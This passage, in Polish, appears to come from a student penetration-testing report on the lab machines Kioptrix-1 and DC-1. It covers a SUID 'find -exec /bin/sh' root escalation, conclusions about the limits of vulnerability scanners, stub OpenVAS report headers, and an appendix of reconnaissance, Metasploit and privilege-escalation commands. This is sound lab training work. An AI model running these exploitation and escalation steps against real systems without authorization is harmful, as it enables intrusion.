Teraz będziemy chcieli uruchomić powłokę shell jako root, wpisujemy więc polecenie:

```
find abc -exec "/bin/sh" \;
```

Jak widać na rysunku poniższym otrzymaliśmy *roota*, od razu wchodzimy do katalogu `/root`, wypisujemy jego zawartość polecniem `ls`. Mamy finalną flagę, otwieramy plik poleceniem `cat thefinalflag.text`.



5. Wnioski Końcowe

Po przeprowadzeniu testów penetracyjnych tych maszyn możemy wyciągnąć ciekawe wnioski:

- Skanery podatności nie są perfekcyjne, dobitnym tego przykładem jest brak wymienionej podatności *trans2open* w wygenerowanym przez *OpenVas* raporcie dotyczącym maszyny **Kioptrix-1**.
- Eskalacje uprawnień można przeprowadzać na bardzo różne sposoby, dobrym tego przykładem jest eskalacja uprawnień po eksploitacji hosta **DC-1**.
- Jeżeli chcemy dobrze przeprowadzać testy penetracyjne to trzeba bardzo dobrze znać system operacyjny danej maszyny żeby poruszać się po nim płynnie, również dobrym tego przykładem była eskalacja uprawnień i użycie komendy `find` na hoście **DC-1**, przydatna również była znajomość definicji bitu *SUID*.

Appendix A: Raport skanowania dla hosta Kioptrix-1

Scan Report

December 10, 2022

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan Kioptrix-1". The scan started at Sat Dec 10 17:11:32 2022 UTC and ended at Sat Dec 10 17:22:27 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

Appendix B: Raport skanowania dla hosta DC-1

Scan Report

December 10, 2022

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan DC-1". The scan started at Sat Dec 10 17:54:55 2022 UTC and ended at Sat Dec 10 18:36:47 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

Appendix C: Zrzut używanych komend

Odkrywanie IP maszyn:

```
sudo netdiscover -r <IP sieci np. 192.168.138.0/24>
```

Skanowanie usług

```
sudo nmap <IP hosta, np. 192.168.138.135> -sV
```

Komendy użyte w Metasploit, Meterpreter:

Wyszukiwanie frazy:

```
search <fraza, słowo klucz, np. trans2open, drupal>
```

Wykorzystanie danego exploita:

```
use <numer exploita, nazwa exploita>
```

Sprawdzenie konfiguracja exploita/payloada

```
options
```

Przekazanie argumentu:

```
set <nazwa opcji np. RHOSTS> <przekazywany argument, np. IP>
```

Uruchomienie exploita:

```
exploit
```

Wywołanie powłoki *shell*:

```
shell
```

Polecenia systemowe

Wypisuje numery UID i GID aktualnego użytkownika:

```
id
```

Wyświetlenie nazwy aktualnego użytkownika

```
whoami
```

Uruchomienie bash'a przy pomocy *Pythona* i modułu *pty*:

```
python -c ’import pty; pty.spawn("/bin/bash")’
```

Polecenie wykorzystane przy wyszukiwaniu poleceń które umożliwią nam tymczasową eskalację:

```
find / -perm -u=s -type f 2>/dev/null
```

Tworzenie nowego pliku:

```
touch <nazwa pliku, np. abc>
```

Znalezienie pliku abc i uruchomienie polecenia whoami

```
find abc -exec "whoami"
```

Przejście do innego katalogu:

```
cd <ścieżka, np. /root>
```

Wypisanie zawartości katalogu:

```
ls
```

Wyświetlenie zawartości pliku

```
cat <nazwa pliku, np. thefinalflag.txt>
```